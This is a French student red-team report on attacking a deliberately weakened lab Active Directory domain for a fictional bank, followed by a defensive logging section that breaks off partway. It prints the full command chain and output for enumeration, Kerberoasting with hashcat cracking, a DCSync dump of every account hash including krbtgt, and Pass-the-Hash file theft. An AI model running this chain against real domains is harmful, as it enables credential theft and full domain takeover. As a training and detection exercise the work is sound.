Opération Gryphon

Challenge Red Team - Pentesting approfondi (M1-06)

Montage, attaque et analyse défensive d'un domaine Active Directory

Rapport final

Marc BOHOUSSOU

6 novembre 2026

Table des matières

1. Contexte et périmètre 3
2. Montage du laboratoire 3
2.1 Architecture 3
2.2 Structure Active Directory 3
2.3 Chemins d'attaque volontaires 4
3. Déroulé de l'attaque 5
3.1 Phase 1 — Reconnaissance (T1087.002) 5
3.2 Phase 2 — Kerberoasting et crackage (T1558.003, T1110.002) 5
3.3 Phase 3 — Escalade de privilèges (T1078.002) 6
3.4 Phase 5 — Domination du domaine, DCSync (T1003.006) 6
3.5 Phases 6 et 7 — Pass-the-Hash et exfiltration (T1550.002, T1039) 7
4. Analyse défensive 8
4.1 Méthode 8
4.2 Rejeu des règles de détection 9
4.3 Matrice ATT&CK annotée 10
4.4 Constats clés 10
4.5 Règle Sigma custom : Kerberoasting en AES 10
5. Cartographie du domaine (BloodHound) 12
6. Recommandations 12
7. Annexe — Justification technique 13

1. Contexte et périmètre

Meridian est une banque fictive dont le système d'information repose sur un domaine Active Directory (meridian.local). Le mandat simule une intrusion interne : un attaquant disposant d'un accès utilisateur standard cherche à prendre le contrôle complet du domaine puis à exfiltrer des données sensibles.

L'objectif est double : démontrer la chaîne d'attaque offensive de bout en bout, puis exploiter les traces laissées pour construire une capacité de détection (matrice ATT&CK annotée et règles Sigma). Le projet est réalisé en solo et doit être reproductible depuis un dépôt Git.

Périmètre retenu : le socle, c'est-à-dire le contrôleur de domaine seul. Les couches supérieures (poste client de domaine, contournement d'EDR) sont décrites en théorie mais non démontrées, ce que le sujet autorise. Aucune action destructrice n'est menée ; les seules données manipulées sont fictives.

2. Montage du laboratoire

2.1 Architecture

Le contrôleur de domaine fonctionne sous Windows Server 2025 Datacenter, hébergé sur une machine virtuelle cloud (Google Cloud Platform), avec l'image officielle d'évaluation. L'attaque est menée depuis un poste Kali Linux local. L'accès à la VM est restreint par pare-feu à la seule adresse IP de l'attaquant (RDP, SMB, LDAP, Kerberos, RPC, DNS). Le choix du cloud est justifié en annexe.

2.2 Structure Active Directory

Le domaine meridian.local est organisé en unités d'organisation reflétant une banque (Direction, IT, Finance, Services, ComptesDeService). Les comptes clés : jdupont (utilisateur standard, point de départ), svc_sql (compte de service), mservice (second compte de service), et le partage cible FinancesConf.

```
PS C:\Windows\system32> Write-Host "===== DOMAINE =====" -ForegroundColor Cyan
Get-ADDomain | Select Name, DNSRoot, DomainMode
Write-Host "===== OU =====" -ForegroundColor Cyan
Get-ADOrganizationalUnit -Filter * | Select Name, DistinguishedName
Write-Host "===== COMPTES =====" -ForegroundColor Cyan
Get-ADUser -Filter * | Select SamAccountName, Enabled
Write-Host "===== SPN (svc_sql) =====" -ForegroundColor Cyan
Get-ADUser svc_sql -Properties ServicePrincipalNames | Select SamAccountName -ExpandProperty ServicePrincipalNames
Write-Host "===== DOMAIN ADMINS =====" -ForegroundColor Cyan
Get-ADGroupMember "Domain Admins" | Select Name
Write-Host "===== AS-REP (mservice) =====" -ForegroundColor Cyan
Get-ADUser mservice -Properties DoesNotRequirePreAuth | Select SamAccountName, DoesNotRequirePreAuth
Write-Host "===== PARTAGE CIBLE =====" -ForegroundColor Cyan
Get-SmbShare FinancesConf | Select Name, Path
Get-SmbShareAccess FinancesConf
===== DOMAINE =====

===== OU =====
===== COMPTES =====
===== SPN (svc_sql) =====
===== DOMAIN ADMINS =====
===== AS-REP (mservice) =====
===== PARTAGE CIBLE =====
Name               DNSRoot              DomainMode
----               -------              ----------
meridian           meridian.local Windows2016Domain
Domain Controllers
Meridian
Direction
IT
Finance
Services
ComptesDeService




MSSQLSvc/dc01.meridian.local:1433
Administrator
svc_sql

FinancesConf
FinancesConf
```

Vérification de la structure du domaine : OU, comptes, SPN, Domain Admins, partage cible.

2.3 Chemins d'attaque volontaires

Le domaine est monté avec des faiblesses délibérées et documentées, pour que l'escalade ait prise :

- svc_sql possède un SPN (MSSQLSvc/dc01.meridian.local:1433), ce qui le rend kerberoastable, et un mot de passe faible (Summer2026).
- svc_sql est membre de Domain Admins : le Kerberoasting devient donc une escalade complète.
- mservice est configuré sans pré-authentification Kerberos, ce qui le rend AS-REP roastable (chemin secondaire).

3. Déroulé de l'attaque

La campagne suit une kill chain en sept phases, de l'accès initial simulé (compte jdupont compromis) jusqu'à l'exfiltration.

3.1 Phase 1 — Reconnaissance (T1087.002)

Identification du contrôleur de domaine, puis énumération des comptes du domaine avec les identifiants de jdupont.

```
┌──(marc㉿LAPTOP-45SFMG57)-[~]
└─$ sudo su
[sudo] password for marc:
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# docker compose up -d
no configuration file provided: not found

┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)

┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131 -u jdupont -p 'Welcome2026!'
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)
SMB         34.156.93.131   445    DC01             [+] meridian.local\jdupont:Welcome2026!
```

Reconnaissance SMB et authentification du compte jdupont.

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131 -u jdupont -p 'Welcome2026!' --users
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)
SMB         34.156.93.131   445    DC01             [+] meridian.local\jdupont:Welcome2026!
SMB         34.156.93.131   445    DC01             -Username-                    -Last PW Set-       -BadPW- -Des
cription-
SMB         34.156.93.131   445    DC01             Administrator                 2026-11-04 11:00:24 0       Buil
t-in account for administering the computer/domain
SMB         34.156.93.131   445    DC01             Guest                         <never>             0       Buil
t-in account for guest access to the computer/domain
SMB         34.156.93.131   445    DC01             krbtgt                        2026-11-04 11:02:12 0       Key
Distribution Center Service Account
SMB         34.156.93.131   445    DC01             gryphon                       2026-11-04 10:41:57 0
SMB         34.156.93.131   445    DC01             jdupont                       2026-11-04 11:11:46 0
SMB         34.156.93.131   445    DC01             svc_sql                       2026-11-04 11:11:46 0
SMB         34.156.93.131   445    DC01             mservice                      2026-11-04 11:11:46 0
SMB         34.156.93.131   445    DC01             [*] Enumerated 7 local users: MERIDIAN
```

Énumération des 7 comptes du domaine (dont svc_sql et mservice).

3.2 Phase 2 — Kerberoasting et crackage (T1558.003, T1110.002)

Demande du ticket de service de svc_sql, puis crackage hors ligne. Le hash est en AES256 (etype 18), car Windows Server 2025 force ce chiffrement. Le crackage utilise une attaque hybride ciblée (saison + année), bien plus efficace qu'un dictionnaire brut : le mot de passe tombe en 3 minutes.

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc ldap 34.156.93.131 -u jdupont -p 'Welcome2026!' --kerberoasting kerb.txt
LDAP        34.156.93.131   389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:m
eridian.local)
LDAP        34.156.93.131   389    DC01             [+] meridian.local\jdupont:Welcome2026!
LDAP        34.156.93.131   389    DC01             [*] Skipping disabled account: krbtgt
LDAP        34.156.93.131   389    DC01             [*] Total of records returned 1
LDAP        34.156.93.131   389    DC01             [*] sAMAccountName: svc_sql, memberOf: CN=Domain Admins,CN=Use
rs,DC=meridian,DC=local, pwdLastSet: 2026-11-04 12:11:46.659396, lastLogon: <never>
LDAP        34.156.93.131   389    DC01             $krb5tgs$18$svc_sql$MERIDIAN.LOCAL$*meridian.local\svc_sql*$b4
99b297d742a0708dfa4276$e396a5549e7b7cf43a461e4b5766c947005c7e73fbbc3a37fbbcd904accb5c3a7e9d765cd06a54aa19225d090ed
1a7050ebadc5528a3b77ce9786e80ba2d1a3443e15678aebd988c28fec7f9d58bf674a55075e1d8aeb395ad4c1302d5b11f9844425803aaf4b
17c382ba721e508aa0c0d3715d0085db806c76fac439572e7c76062ae99b1c2b64eaf0ce077130f3a30050726c821c60e60bf9c3a0af242b5f
683ece24732ee6853f1cd147c6d3affe40ce024e869d2fdb26b679c355f49b02d19ee9070e5dd04dcd0ccf445f1d12fd965b7164507b38e4e0
36b5131da16066c996c91b686894edb2ad23cdac6f372c47108f07cc981c44f4b0cc6b09ed0118baba1e8b44d3281c3f1f05416d87084931e8
5db1ddf99a95033f4bd989dc8ff5c03f5f670df0c64a157a248b038abb53668f4cbf7a8f956f6abb3dd00077bf07727a13cae8496264cae051
47a8a75ebb3d71617fae54fcde75681afa819da6cf279f81a82c2c8208910ced51d0d78e880f20bb81dbe845458390f16dac80ef4fee5b679c
4383ce1dfa8ff59f1ff421b057fc6274ef36cb58aadc030f3bd95e3f7944d3215f9c471be6e5291e9547274a6c4a340b3506f685b6cedc7548
cb589b61fc2b8c5894ea4d59a03dcd903db30ae8c7ec72018ba970133c8ad28a49c99659e889588f3891bab9f3b3d723eea48d8c3f41df3a2f
07dc1c8fa6b77c0d1946bbd0d219a52da38ca0280b616a19a152425ed181586c64f4ff97c16df2dce6d7747fa4f9365edd6f2ea98ecb1394b3
59b1b8749214250a07983d680c201d54b35dff8940c8d66d745d86aa0eb0f0a81a0b27f478b166c4c248202aa2e21e26e32658dbc030532c8b
4c915aa854899c62dce92edf5df3cc0dac22c8ca939ab4929e76050d365716e3c6cadb4034fc8bacbdc6a31c7a1fd6a118e3ee17399a48bb68
dfc8082558bfb0d1fdaec0c2d0b596a45d05afbc11ad43e49dffafec68739508527125856edb06c76b8ed47c275cc3c514465d626043e031d0
18f100aeab3af80da237025165f9a7342a54753d9e942a675fc6ef94a6adddafcc3892d51148eeb73524cf9798676d975d0588b104fe389067
d2abcd4b96403da7fd281325fc97414fbb90f6423e78d1330a4fdd44359f9409cb359dfdc1eb8ea4fde1bdb08160e16627bc510d393d966b9d
66e4281d9edeb85c575008a998ab8b67be344fc0916dc5f6503318593ccaf3d98d50b6186b741985d8ba6339e9f778edbd21e43261cac87c3d
6fdf63870daa76d2ffe1d5e1ca01514b25c17fd893a94ad157e23cbeb45ede5549745333e88332448ad8e22e0128157de3078ecb506bef3a1c
0c88e16e1711c97f35a0ef01699f60cb54abc92801eb1e2704f1031611dbe6c0a412dcf4bdd8b342268a74d389f8d8d248d2b92991e50d7b75
4e0dd164e39fd11ac26307e99018624bf1e75b6d12498a69f52c9dc65de662738cb5fa1416f2a2f
```

Kerberoasting : extraction du hash TGS de svc_sql (etype 18, AES256).

```
$krb5tgs$18$svc_sql$MERIDIAN.LOCAL$b499b297d742a0708dfa4276$e396a5549e7b7cf43a461e4b5766c947005c7e73fbbc3a37fbbcd904accb5c3a7e9d765cd06a54aa19225d090ed1a705
0ebadc5528a3b77ce9786e80ba2d1a3443e15678aebd988c28fec7f9d58bf674a55075e1d8aeb395ad4c1302d5b11f9844425803aaf4b17c382ba721e508aa0c0d3715d0085db806c76fac439572
e7c76062ae99b1c2b64eaf0ce077130f3a30050726c821c60e60bf9c3a0af242b5f683ece24732ee6853f1cd147c6d3affe40ce024e869d2fdb26b679c355f49b02d19ee9070e5dd04dcd0ccf445
f1d12fd965b7164507b38e4e086b5131da16066c996c91b686894edb2ad23cdac6f372c47108f07cc981c44f4b0cc6b09ed0118baba1e8b44d3281c3f1f05416d87084931e85db1ddf99a95033f4
bd989dc8ff5c03f5f670df0c64a157a248b038abb53668f4cbf7a8f956f6abb3dd00077bf07727a13cae8496264cae05147a8a75ebb3d71617fae54fcde75681afa819da6cf279f81a82c2c82089
10ced51d0d78e880f20bb81dbe845458390f16dac80ef4fee5b679c4383ce1dfa8ff59f1ff421b057fc6274ef36cb58aadc030f3bd95e3f7944d3215f9c471be6e5291e9547274a6c4a340b3506f
685b6cedc7548cb589b61fc2b8c5894ea4d59a03dcd903db30ae8c7ec72018ba970133c8ad28a49c99659e889588f3891bab9f3b3d723eea48d8c3f41df3a2f07dc1c8fa6b77c0d1946bbd0d219a
52da38ca0280b616a19a152425ed181586c64f4ff97c16df2dce6d7747fa4f9365edd6f2ea98ecb1394b359b1b8749214250a07983d680c201d54b35dff8940c8d66d745d86aa0eb0f0a81a0b27f
478b166c4c248202aa2e21e26e32658dbc030532c8b4c915aa854899c62dce92edf5df3cc0dac22c8ca939ab4929e76050d365716e3c6cadb4034fc8bacbdc6a31c7a1fd6a118e3ee17399a48bb6
8dfc8082558bfb0d1fdaec0c2d0b596a45d05afbc11ad43e49dffafec68739508527125856edb06c76b8ed47c275cc3c514465d626043e031d018f100aeab3af80da237025165f9a7342a54753d9
e942a675fc6ef94a6adddafcc3892d51148eeb73524cf9798676d975d0588b104fe389067d2abcd4b96403da7fd281325fc97414fbb90f6423e78d1330a4fdd44359f9409cb359dfdc1eb8ea4fde
1bdb08160e16627bc510d393d966b9d66e4281d9edeb85c575008a998ab8b67be344fc0916dc5f6503318593ccaf3d98d50b6186b741985d8ba6339e9f778edbd21e43261cac87c3d6fdf63870da
a76d2ffe1d5e1ca01514b25c17fd893a94ad157e23cbeb45ede5549745333e88332448ad8e22e0128157de3078ecb506bef3a1c0c88e16e1711c97f35a0ef01699f60cb54abc92801eb1e2704f10
31611dbe6c0a412dcf4bdd8b342268a74d389f8d8d248d2b92991e50d7b754e0dd164e39fd11ac26307e99018624bf1e75b6d12498a69f52c9dc65de662738cb5fa1416f2a2f:Summer2026

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19700 (Kerberos 5, etype 18, TGS-REP)
Hash.Target......: $krb5tgs$18$svc_sql$MERIDIAN.LOCAL$b499b297d742a070...6f2a2f
Time.Started.....: Wed Nov  4 13:28:33 2026, (3 mins, 21 secs)
Time.Estimated...: Wed Nov  4 13:31:54 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (seasons.txt), Left Side
Guess.Mod........: Mask (?d?d?d?d) [4], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod..: 1/1 (100.00%)
Speed.#01........:      331 H/s (1.03ms) @ Accel:52 Loops:256 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 64827/90000 (72.03%)
Rejected.........: 0/64827 (0.00%)
Restore.Point....: 0/9 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:7202-7203 Iteration:3840-4095
Candidate.Engine.: Device Generator
Candidates.#01...: Spring2026 -> Hiver2026
Hardware.Mon.#01.: Util: 51%

Started: Wed Nov  4 13:27:25 2026
Stopped: Wed Nov  4 13:31:56 2026

┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─#
```

Crackage du hash avec hashcat : mot de passe svc_sql = Summer2026.

3.3 Phase 3 — Escalade de privilèges (T1078.002)

Validation des identifiants récupérés : svc_sql étant Domain Admin, l'accès est confirmé administrateur sur le contrôleur de domaine.

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# nxc smb 34.156.93.131 -u svc_sql -p 'Summer2026'
SMB         34.156.93.131   445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (doma
in:meridian.local) (signing:True) (SMBv1:False)
SMB         34.156.93.131   445    DC01             [+] meridian.local\svc_sql:Summer2026 (Pwn3d!)
```

Confirmation des droits (Pwn3d!) : svc_sql est administrateur du DC.

3.4 Phase 5 — Domination du domaine, DCSync (T1003.006)

Avec les droits de Domain Admin, réplication des secrets du domaine : récupération des hashs de tous les comptes, dont krbtgt (permettrait un Golden Ticket) et Administrator (exploitable en Pass-the-Hash).

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# impacket-secretsdump 'meridian.local/svc_sql:Summer2026@34.156.93.131' -just-dc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7950015c0ed402d2eb52afc5105af811:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:19e7db56eb785417ecf596f10a4a1c5c:::
gryphon:1000:aad3b435b51404eeaad3b435b51404ee:9dbc2ca66349c09755b8027f5fc57eb5:::
meridian.local\jdupont:1104:aad3b435b51404eeaad3b435b51404ee:f06135d514bc37c5be656fc0174db2a0:::
meridian.local\svc_sql:1105:aad3b435b51404eeaad3b435b51404ee:b853afbebdb12e1decb05981beb18f74:::
meridian.local\mservice:1106:aad3b435b51404eeaad3b435b51404ee:94984e86209d28e6f85d3a6704648de2:::
DC01$:1001:aad3b435b51404eeaad3b435b51404ee:22f3c426ac2e4ee9ea469902fa81e745:::
[*] Kerberos keys grabbed
Administrator:0x14:f57734dd7611ad55452fb35a7ea6912c223f6f5e4af410520fb987b67793d758
Administrator:0x13:c66d2d2f0f80ec4f75f383847d1c3f66
Administrator:aes256-cts-hmac-sha1-96:de3d9e299385edb29f6ad7b53ee761ab227a4ede32d6cb0ebc5224e5199c7604
Administrator:aes128-cts-hmac-sha1-96:e7ceb46893ea3b83dc0275eac613f7de
Administrator:0x17:7950015c0ed402d2eb52afc5105af811
krbtgt:aes256-cts-hmac-sha1-96:92808ed62faed13b38176e1e032ebbf4aaa482d689ae085ee4042fd07ed42106
krbtgt:aes128-cts-hmac-sha1-96:1dc81b9c2945075c30c6c4040229b7ec
krbtgt:0x17:19e7db56eb785417ecf596f10a4a1c5c
gryphon:0x14:8fbf51623ca0bfb60de188cfcb46450f66dfec538380cfcdb2bb085c552543c9
gryphon:0x13:a8411d83db6c8eca4a3f810027928e5a
gryphon:aes256-cts-hmac-sha1-96:3b9ed34540178e86a39b50ea189f5505803c5d73531802c9d59797a01b77d125
gryphon:aes128-cts-hmac-sha1-96:b98b799af2979655c3e6be9b1e5c48d0
gryphon:0x17:9dbc2ca66349c09755b8027f5fc57eb5
meridian.local\jdupont:0x14:02275a094432bfe2eed42ee010ae53063bcee55439ed9efaff12ff95a26d1cb0
meridian.local\jdupont:0x13:2f0ece54ec76a0ab87c4c90b00c55cea
meridian.local\jdupont:aes256-cts-hmac-sha1-96:4cddf14329d4b39c211e403960a4a798770afe70626b152af28dd4468d49a6d7
meridian.local\jdupont:aes128-cts-hmac-sha1-96:78e2bd8c11b92815978185e8a71b0821
meridian.local\jdupont:0x17:f06135d514bc37c5be656fc0174db2a0
meridian.local\svc_sql:0x14:5271960cadd2b0f5f2723fd747b2f146689ae4262db9494e708724b0e357e660
meridian.local\svc_sql:0x13:4feb87429f399257dc2750e4be4ae92d
meridian.local\svc_sql:aes256-cts-hmac-sha1-96:4313f9d3894310a14cfe8f18cd51ea3262aec95e98bc01ecba5692cf0b22d035
meridian.local\svc_sql:aes128-cts-hmac-sha1-96:a017612a75a69fa4040df06094c93c4d
meridian.local\svc_sql:0x17:b853afbebdb12e1decb05981beb18f74
meridian.local\mservice:0x14:0ae52aa843190054336f28bd7e36e30b0de777ad8c1586e34923fcbd98c24495
meridian.local\mservice:0x13:1edd016c362e2f1afc22da7f130dae19
meridian.local\mservice:aes256-cts-hmac-sha1-96:7675ddede39c2dad32c1a88c17975089497022b547c56a1d17e1ce9197efbd56
meridian.local\mservice:aes128-cts-hmac-sha1-96:705ba1af364cc905a4b9bc532b8e4e8b
meridian.local\mservice:0x17:94984e86209d28e6f85d3a6704648de2
DC01$:aes256-cts-hmac-sha1-96:9ddd746a7061111eee83b20d22862cd3565f179f5a2375b0d8d457e3efe55ff3
DC01$:aes128-cts-hmac-sha1-96:d9a15c36706e3e59eb10e880fe1edf47
DC01$:0x17:22f3c426ac2e4ee9ea469902fa81e745
[*] Cleaning up...
```

DCSync : extraction des secrets du domaine, dont krbtgt et Administrator.

3.5 Phases 6 et 7 — Pass-the-Hash et exfiltration (T1550.002, T1039)

Le partage cible n'autorise que le compte Administrator. Plutôt que svc_sql (refusé par l'ACL du partage), l'attaquant réutilise le hash d'Administrator récupéré au DCSync pour s'authentifier sans mot de passe (Pass-the-Hash) et exfiltrer le fichier fictif.

```
┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# impacket-smbclient -hashes :7950015c0ed402d2eb52afc5105af811 'meridian.local/Administrator@34.156.93.131'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use FinancesConf
# ls
drw-rw-rw-          0  Wed Nov  4 12:11:47 2026 .
drw-rw-rw-          0  Wed Nov  4 12:11:47 2026 ..
-rw-rw-rw-        120  Wed Nov  4 12:11:47 2026 releve_client_fictif.txt
# get releve_client_fictif.txt
# exit

┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─# cat releve_client_fictif.txt
◆◆RELEVE CLIENT FICTIF - Compte 00412 - Solde 1 284 000 EUR


┌──(root㉿LAPTOP-45SFMG57)-[/home/marc]
└─#
```

Pass-the-Hash de l'Administrator et exfiltration du fichier du partage cible.


4. Analyse défensive

4.1 Méthode

Sysmon est installé sur le contrôleur de domaine (configuration SwiftOnSecurity), l'audit avancé activé, l'attaque rejouée sous journalisation, puis les journaux Security et Sysmon exportés et analysés hors ligne avec Chainsaw et les règles SigmaHQ.



Installation de Sysmon sur le contrôleur de domaine.



Activation de l'audit avancé (Kerberos, réplication, logon, partages).

```
PS C:\Windows\system32> $out = "C:\Gryphon\logs"
New-Item -ItemType Directory -Path $out -Force
wevtutil epl Security "$out\Security.evtx"
wevtutil epl "Microsoft-Windows-Sysmon/Operational" "$out\Sysmon.evtx"
Write-Host "Export termine :" -ForegroundColor Green
Get-ChildItem $out | Select Name, @{N="Mo";E={[math]::Round($_.Length/1MB,1)}}


    Directory: C:\Gryphon


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         11/6/2026   4:00 AM                logs
Export termine :

Name : Security.evtx
Mo   : 66.1


Name : Sysmon.evtx
Mo   : 2.1
```

Export des journaux Security et Sysmon du contrôleur de domaine.

4.2 Rejeu des règles de détection

Les règles natives de Chainsaw produisent beaucoup de détections mais ne couvrent pas spécifiquement le Kerberoasting ni le DCSync. Le rejeu des 3016 règles Sigma apporte les détections nommées.

```
PS C:\Gryphon\chainsaw\chainsaw> .\chainsaw.exe hunt C:\Gryphon\logs -r C:\Gryphon\chainsaw\repo\chainsaw-master\rules --mapping .\mappings\sigma-event-lo
.\chainsaw.exe :
At line:1 char:1
+ .\chainsaw.exe hunt C:\Gryphon\logs -r C:\Gryphon\chainsaw\repo\chain ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError

 â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•—  â–ˆâ–ˆâ•— â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•— â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—  â–ˆâ–ˆâ•—â–ˆâ–ˆâ–ˆâ•—   â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—  â–ˆâ–ˆâ•—â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•— â–ˆâ–ˆâ•—â–ˆâ–ˆâ•—
 â–ˆâ–ˆâ•”â•â•â•â•â•â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•”â•â•â–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ–ˆâ–ˆâ•—  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•”â•â•â•â•â•â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
 â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•”â–ˆâ–ˆâ•— â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
 â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ•”â•â•â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•”â•â•â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â•šâ–ˆâ–ˆâ•—â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘  â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘     â–ˆâ–ˆâ•‘â–ˆâ–ˆâ•‘
